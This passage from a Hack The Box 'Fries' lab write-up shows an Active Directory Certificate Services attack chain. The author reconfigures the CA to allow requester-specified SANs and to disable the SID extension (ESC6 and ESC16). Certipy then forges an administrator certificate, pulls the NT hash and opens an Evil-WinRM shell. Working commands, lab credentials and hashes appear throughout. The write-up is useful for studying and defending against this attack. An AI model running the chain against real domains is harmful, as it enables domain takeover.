    FullName                      : DC01.fries.htb\fries-DC01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=fries-DC01-CA, DC=fries, DC=htb
    Cert Thumbprint               : 0FDE266E3D674B5B37542D3E38699FFE2C93A662
    Cert Serial                   : 26117C1FFA5705AF443B7E82E8C639A9
    Cert Start Date               : 11/17/2025 9:39:18 PM
    Cert End Date                 : 5/19/3024 7:11:46 AM
    Cert Chain                    : CN=fries-DC01-CA,DC=fries,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Deny   ManageCertificates                         FRIES\Domain Users            S-1-5-21-858338346-3861030516-3975240472-513
        [!] Low-privileged principal has ManageCertificates rights!
      Deny   ManageCertificates                         FRIES\Domain Computers        S-1-5-21-858338346-3861030516-3975240472-515
        [!] Low-privileged principal has ManageCertificates rights!
      Deny   ManageCertificates                         FRIES\gMSA_CA_prod$           S-1-5-21-858338346-3861030516-3975240472-1104
      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               FRIES\Domain Admins           S-1-5-21-858338346-3861030516-3975240472-512
      Allow  Enroll                                     FRIES\Domain Users            S-1-5-21-858338346-3861030516-3975240472-513
      Allow  Enroll                                     FRIES\Domain Computers        S-1-5-21-858338346-3861030516-3975240472-515
      Allow  ManageCA, ManageCertificates               FRIES\Enterprise Admins       S-1-5-21-858338346-3861030516-3975240472-519
      Allow  ManageCA, ManageCertificates, Enroll       FRIES\gMSA_CA_prod$           S-1-5-21-858338346-3861030516-3975240472-1104
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator


Certify completed in 00:00:33.8543247
Important results:
gMSA_CA_prod$has ManageCA and Enroll rights.- The account can manage the CA but does not have enrollment rights on most templates.
- Accessible templates: Machine (for Domain Computers), User (for Domain Users).
→ That why we will use svc_infra to exploit ESC6 and ESC16 cause it is member of DOMAIN USERS@FRIES.HTB that got Enroll to USER@FRIES.HTB.
→ So the complete chain would be Disable SID Extension via ESC16 then doing SAN injection with ESC6 so that we can issue administrator certificate to fully compromising the Domain Admin.
ESC6 + ESC16
We will doing CA configuration for both ESC6 and ESC16.
First step let’s enable ESC6 via EDITF_ATTRIBUTESUBJECTALTNAME2.
# Using COM API
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $CA = New-Object -ComObject CertificateAuthority.Admin
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $Config = "DC01.fries.htb\fries-DC01-CA"
# Get current EditFlags
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $current = $CA.GetConfigEntry($Config, "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy", "EditFlags")
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> Write-Host "Current EditFlags: $current"
Current EditFlags: 1114446# Add EDITF_ATTRIBUTESUBJECTALTNAME2 flag (0x00040000 = 262144)
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $new = $current -bor 0x00040000
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> Write-Host "New EditFlags: $new"
New EditFlags: 1376590# Apply change
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $CA.SetConfigEntry($Config, "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy", "EditFlags", $new)# Restart CA service
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> Restart-Service certsvc -ForceAfter running, let’s verify.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> certutil -config "DC01.fries.htb\fries-DC01-CA" -getreg policy\EditFlags
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\fries-DC01-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

  EditFlags REG_DWORD = 15014e (1376590)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
→ This should display EditFlags with the EDITF_ATTRIBUTESUBJECTALTNAME2 flag enabled.
Second step is enable ESC16 by disable SID Security Extension.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $CA = New-Object -ComObject CertificateAuthority.Admin
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $Config = "DC01.fries.htb\fries-DC01-CA"
# Disable szOID_NTDS_CA_SECURITY_EXT (1.3.6.1.4.1.311.25.2)
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> $CA.SetConfigEntry($Config, "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy", "DisableExtensionList", "1.3.6.1.4.1.311.25.2")# Restart CA service
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> Restart-Service certsvc -ForceLet’s verify it out.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> certutil -config "DC01.fries.htb\fries-DC01-CA" -getreg policy\DisableExtensionList
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\fries-DC01-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\DisableExtensionList:

  DisableExtensionList REG_SZ = 1.3.6.1.4.1.311.25.2
CertUtil: -getreg command completed successfully.
→ We can see that DisableExtensionList REG_SZ = 1.3.6.1.4.1.311.25.2 meaning ESC16 is fully active that allowing arbitrary SID impersonation during certificate enrollment.
For the disable SID Security Extension on ESC16 → Check out this adcs-esc16-security-extension-disabled-on-ca-globally.
Now let’s verify all to see if two ESC6 and ESC16 are both enable.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad find \
    -u 'gMSA_CA_prod$@fries.htb' \
    -hashes :fc20b3d3ec179c5339ca59fbefc18f4a \
    -dc-ip 10.129.21.54 \
    -target DC01.fries.htb \
    -vulnerable \
    -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fries-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fries-DC01-CA'
[*] Checking web enrollment for CA 'fries-DC01-CA' @ 'DC01.fries.htb'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fries-DC01-CA
    DNS Name                            : DC01.fries.htb
    Certificate Subject                 : CN=fries-DC01-CA, DC=fries, DC=htb
    Certificate Serial Number           : 26117C1FFA5705AF443B7E82E8C639A9
    Certificate Validity Start          : 2025-11-18 05:39:18+00:00
    Certificate Validity End            : 3024-05-19 14:11:46+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FRIES.HTB\Administrators
      Access Rights
        ManageCa                        : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators
        Enroll                          : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Users
                                          FRIES.HTB\Domain Computers
                                          FRIES.HTB\Authenticated Users
        ManageCertificates              : FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators
    [+] User Enrollable Principals      : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Users
                                          FRIES.HTB\Domain Computers
                                          FRIES.HTB\Authenticated Users
    [+] User ACL Principals             : FRIES.HTB\gMSA_CA_prod
    [!] Vulnerabilities
      ESC6                              : Enrollee can specify SAN.
      ESC7                              : User has dangerous permissions.
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC6                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
We can see that both ESC6 and ESC16 are on.
But we will exploit this out with svc_infra as we have discuss earlier based on esc6-ca-allows-san-specification-via-request-attributes and this esc16-security-extension-disabled-on-ca-globally.


Now let’s request certificate via svc_infra.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad req \
    -u 'svc_infra@fries.htb' \
    -p 'm6tneOMAh5p0wQ0d' \
    -dc-ip 10.129.22.160 \
    -ca 'fries-DC01-CA' \
    -template 'User' \
    -upn 'administrator@fries.htb' \
    -sid 'S-1-5-21-858338346-3861030516-3975240472-500'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 42
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fries.htb'
[*] Certificate object SID is 'S-1-5-21-858338346-3861030516-3975240472-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
We can now authenticate as Aministrator.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.22.160
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@fries.htb'
[*]     SAN URL SID: 'S-1-5-21-858338346-3861030516-3975240472-500'
[*] Using principal: 'administrator@fries.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fries.htb': aad3b435b51404eeaad3b435b51404ee:a773cb05d79273299a684a23ede56748
Got the hash, get the ticket.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ getTGT.py fries.htb/administrator -hashes ':a773cb05d79273299a684a23ede56748' -dc-ip 10.129.22.160
Impacket v0.14.0.dev0+20251114.155318.8925c2ce - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ export KRB5CCNAME=administrator.ccacheLet’s take down the Administrator.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ evil-winrm -i DC01.fries.htb -u administrator -H a773cb05d79273299a684a23ede56748

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Here we go!
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---       11/23/2025   2:14 AM             34 root.txt
-ar---       11/23/2025   2:14 AM             34 user.txt
Do not know why we got both flag on the same place, maybe some small mistake could be :).
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
********************
Grab our user.txt flag and root.txt flag.

Fries was a fantastic journey through a modern Active Directory environment, blending real-world misconfigurations, creative enumeration, and a variety of privilege escalation techniques. From initial access with provided credentials, to exploring web applications, pivoting through Gitea, and chaining multiple certificate vulnerabilities, this box truly tested a wide range of skills. The need to adapt when common attack paths failed, and to chain together less obvious vectors, made the root especially satisfying. If you enjoyed this writeup, keep learning, keep hacking, and always stay curious!
Happy Hacking!

Comments